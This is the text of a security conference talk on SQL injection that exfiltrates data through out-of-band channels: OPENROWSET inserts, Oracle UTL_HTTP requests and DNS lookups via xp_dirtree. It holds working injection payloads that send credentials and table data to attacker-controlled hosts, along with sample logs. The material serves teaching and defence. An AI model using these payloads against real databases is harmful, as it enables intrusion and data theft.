

SQL – Injection & OOB – channels

Patrik Karlsson, Inspect it

For an updated version of this presentation check
<http://www.inspectit.se/dc15.html>

Inspect it

Introduction

- Who am I
 - Patrik Karlsson
 - Information Security Consultant
 - Owner of Inspect it
 - Founder of cquire.net
- Who am I not
 - Yet another Swedish self proclaimed world leading security expert



Introduction

- What do I do?
 - Penetration testing
 - Application Security Reviews
 - Source code reviews
 - General information security audits



Introduction

- What am I presenting?
 - A speech on SQL-injection with focus on out-of-band channeling
 - A number of examples using this technique
- Why?
 - Because we're still seeing a lot of vulnerable applications ...



Introduction

- What am I not presenting?
 - The basics of SQL injection
 - An arsenal of tools for automatic scanning/hacking web applications
 - The silver bullet solution to all SQL – injection problems





A **very** brief recap SQL – injection

Inspect it

What is SQL – injection

- High risk security vulnerability
- The ability to inject arbitrary SQL code through poorly validated application parameters
- Occurs due to inadequate **design** and **input validation** controls
- Depending on privileges/patch-levels consequences may range from troublesome to devastating
- All source code variables containing data provided by the user could be vulnerable
 - Forms, URL-parameters, cookies, referrer, user-agent ...



SQL – injection exemplified

- A classic example

```
sql = "SELECT usr_id FROM tbl_users  
WHERE usr_name = '\" + sUser + \"' AND  
usr_pass='\" + sPass + \"'"
```

- What if the user supplies the following password ` OR 1=1



SQL – injection & OOB channels

Inspect it

OOB – channels introduction

- Relies on “traditional” SQL-injection weaknesses for exploitation
- Contrary to in-band injection it uses an alternative channel to return data
- This channel can take many different forms: *timing, http, DNS*
- Several different approaches exist which depend on the backend DB



OOB – channels introduction

- Exploitation using OOB-channels becomes interesting when
 - detailed error messages are disabled
 - control is gained “late” in a query
 - able to inject a second query (batching)
 - results are being limited/filtered
 - outbound firewall rules are lax
 - reducing the number of queries is important
 - blind SQL injection looks like the only option



OOB – channels introduction

- In order to illustrate where OOB-channeling can be useful
 - Consider enumerating information from the following vulnerable code (x marks user input)

```
SELECT topic FROM news ORDER BY x  
EXEC sp_logon @name='admin', @pass='x'  
SELECT TOP 1 id FROM t WHERE name='x'
```



OPENROWSET

Inspect it

OPENROWSET – introduction

- Available in Microsoft SQL Server
- Allows information to be retrieved from alternate data provider
- Can be used together with UNION in order to merge with existing dataset
- Disabled by default in MSSQL 2005
- Found re-enabled in a fair amount of environments



OPENROWSET – syntax

OPENROWSET

```
( ( { 'provider_name' , { 'datasource' ; 'user_id' ; 'password'  
    | 'provider_string' }  
    , { [ catalog. ] [ schema. ] object  
    | 'query'  
    }  
    | BULK 'data_file' ,  
    { FORMATFILE = 'format_file_path' [ <bulk_options> ]  
    | SINGLE_BLOB | SINGLE_CLOB | SINGLE_NCLOB }  
  ) )
```




OPENROWSET – example

- Classic example enumerating data from “neighbor” database

```
... UNION ALL SELECT a.* FROM  
OPENROWSET('SQLOLEDB',  
'uid=sa;pwd=;Network=DBMSSOCN;  
Address=10.10.10.10;timeout=1',  
'SELECT user, pass FROM users')  
AS a--
```



OPENROWSET – illustration



OPENROWSET

- So how is this relevant in regards to OOB-channels?
 - OPENROWSET can be reversed in order to INSERT data into a data source
 - This would allow us to fetch data from one source and insert it to another
 - The destination DB could be any host reachable from the source
 - Allows for information enumeration through “batching” statements




OPENROWSET – example

```
SELECT usr_id FROM tbl_users
WHERE usr_name = 'patrik' AND
usr_pass='secret';INSERT INTO
OPENROWSET('SQLOLEDB',
'uid=haxxor;pwd=31337;
Network=DBMSSOCN;
Address=th3.h4xx0r.c0m,443;
timeout=5','SELECT * FROM users')
SELECT * from users --
```



OPENROWSET – illustration



OPENROWSET – considerations

- Obstacles

- Destination DB needs to be reachable from source DB
- Source and destination tables need to be identical

- Solutions

- HTTP(S), FTP are ports which tend to be available for outgoing connections
- SYSOBJECTS and SYSCOLUMNS contain everything we would ever wish for :)



OPENROWSET – summary

- OPENROWSET as OOB – channel
 - There are still quite a few < 2005 DB's out there
 - Many databases are still left unhardened
 - Re-enabled by DBA's on MS SQL 2005
 - Firewalls tend to be less strict outbound
- Limitations
 - Limited to Microsoft SQL Server
 - Disabled by default in MS SQL 2005
 - Hardening guides suggest disabling
 - Requires a direct outbound connection to the attackers DB



Oracle – UTL_HTTP

Inspect it

UTL_HTTP – introduction

- UTL_HTTP allows for web pages to be downloaded through SQL queries
- Possible to exploit as an OOB channel by dynamically building the URL
- Retrieved data can be seen in web server log files




UTL_HTTP – example

- Example of “late” exploitation

```
SELECT topic FROM news
ORDER BY (SELECT username FROM
all_users WHERE username='SYS' ORDER
BY (select
utl_http.request('http://127.0.0.1/I
NJ/' || (select uname || '_' || upass
from tbl_logins where rownum<2) || ''')
from dual)
```



UTL_HTTP – illustration



UTL_HTTP – logfile sample

```
"GET /inj/SYSTEM HTTP/1.1" 200  
"GET /inj/DBSNMP HTTP/1.1" 200  
"GET /inj/OUTLN HTTP/1.1" 200  
"GET /inj/SCOTT HTTP/1.1" 200  
"GET /inj/SYS HTTP/1.1" 200  
"GET /inj/XXX_ADMIN HTTP/1.1" 200  
"GET /inj/XXX_USER HTTP/1.1" 200
```



UTL_HTTP – summary

- UTL_HTTP as OOB – channel
 - Many databases are still left unhardened
 - Firewalls tend to be less strict outbound
- Limitations
 - Limited to Oracle RDBMS
 - Hardening guides suggest disabling
 - Requires a direct outgoing connection to the attackers db



The background features a dark blue color with a pattern of interlocking gears. Three large, solid white circles are arranged vertically on the right side of the image. The text 'DNS as OOB – channel' is positioned on the left side.

DNS as OOB – channel

Inspect it

DNS

- DNS is a hierarchical protocol
- Let's assume we manage the DNS server for the zone **cqure.net**
- If someone at Corporation X looks up a host in our domain eg. **www.cqure.net** a query will find its way to us
- This would allow us to monitor queries for sub-domains or hosts in this domain




Why is DNS interesting?

- Even when DB's have been hardened and restricted from communicating with the Internet they often do DNS
- Most internal DNS servers are allowed to forward their queries
- Most hardening guides fail to mention a number of functions that can be used to initiate DNS queries
- This provides us with an **indirect** channel to a DNS server of our choice
- If we could trigger DNS resolution we could ask for hosts in our zone



DNS as OOB – channel



DNS as OOB – channel

- Microsoft SQL Server and Oracle have stored procedures and functions that directly or indirectly do DNS-resolution
- Some of these functions are executable by the “public” user
- Some of them are not mentioned in most hardening guides



DNS as OOB – channel

- Microsoft SQL Server
 - A number of stored procedures accept UNC path-names
 - Pointing a UNC path to a **fqdn** results in DNS resolution
 - This can be used to channel database information to an attacker
 - Example of sp's that can be used are: **xp_dirtree** and **xp_fileexists**



DNS as OOB – channel

- Oracle RDBMS
 - Oracle provides the package UTL_INADDR which does direct name resolution
 - UTL_HTTP or UTL_TCP can be used even if outbound communication is restricted
- Other databases?
 - Yes probably



DNS as OOB – channel

```
SELECT usr_id FROM tbl_users
WHERE usr_name = 'patrik' AND
usr_pass='secret'; exec(N'declare
@s varchar(200);select
@s=''\ \'+name+''-'+
+'.cquire.net\fileX'' from
sysobjects; exec xp_dirtree
@s')
```



DNS as OOB – channel

- Obstacles
 - DNS records are cached (this is true for non-existent records as well)
 - Maximum length of an FQDN is 255 bytes
 - Maximum length of a label is 63 bytes
- Solution
 - Add a unique value to all data retrieved
 - Truncate/split values exceeding length



Defeating caching

```
SELECT usr_id FROM tbl_users
WHERE usr_name = 'patrik' AND
usr_pass='secret'; exec(N'declare
@s varchar(200);select
@s='' \ \ ''+name+''-''
+convert(varchar,checksum(curre
nt_timestamp))+'' .cquire.net \fil
eX'' from sysobjects; exec
xp_dirtree @s')
```



Letting the DB do our job

```
SELECT usr_id FROM tbl_users
WHERE usr_name = 'patrik' AND
usr_pass='secret'; exec(N'exec
sp_MSforeachtable 'declare @s
varchar(200); select @s='''\\''' +
PARSENAME(''''?''',1) + ''''_''''
+ convert(varchar,
checksum(current_timestamp))+'''.cq
ure.net\\azzz'''; waitfor delay
''''00:00:01''''; exec
master..xp_dirtree @s''')
```



Demonstration



Sample output from tcpdump

```
File Edit View Terminal Tabs Help
~ # tcpdump -nnvs 1500 'port 53 && udp'
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 1500 bytes
13:24:14.563045 IP (tos 0x0, ttl 54, id 43573, offset 0, flags [none], proto: U
DP (17), length: 111) 193.15.191.33.1024 > 193.27.228.31.53: 49363% [lau] A? 21
44726693-sp MSgettranconflictname-14385750.cqure.net. (83)
13:24:14.563250 IP (tos 0x0, ttl 64, id 44076, offset 0, flags [DF], proto: UDP
(17), length: 156) 193.27.228.31.53 > 193.15.191.33.1024: 49363 NXDomain*- 0/1
/1 (128)

2 packets captured
4 packets received by filter
0 packets dropped by kernel
~ #
~ #
```



DNS – summary

- DNS as OOB – channel
 - Database independent
 - Not limited to single specific functions or SP
 - No direct communication to Internet needed
- Limitations
 - Can hold little data (255 bytes – domain name)
 - Hardening guides suggest disabling
 - Requires a direct outbound connection to the attackers DB



Preventive measures

- Examples of preventive measures
 - Write solid code
 - Use parameterized SQL with query placeholders
 - Never trust users to play nice
 - HARDEN DATABASES
 - Use many of the great free hardening templates, including the once made available by the vendor
 - Restrict outgoing communication to the Internet from database servers
 - Disable OPENROWSET functionality
 - Practice the “principle of least privilege”
 - Use functions/sp's and revoke privileges from tables and views etc. etc.



Questions?

Patrik Karlsson

patrik@inspectit.se

patrik@cqure.net

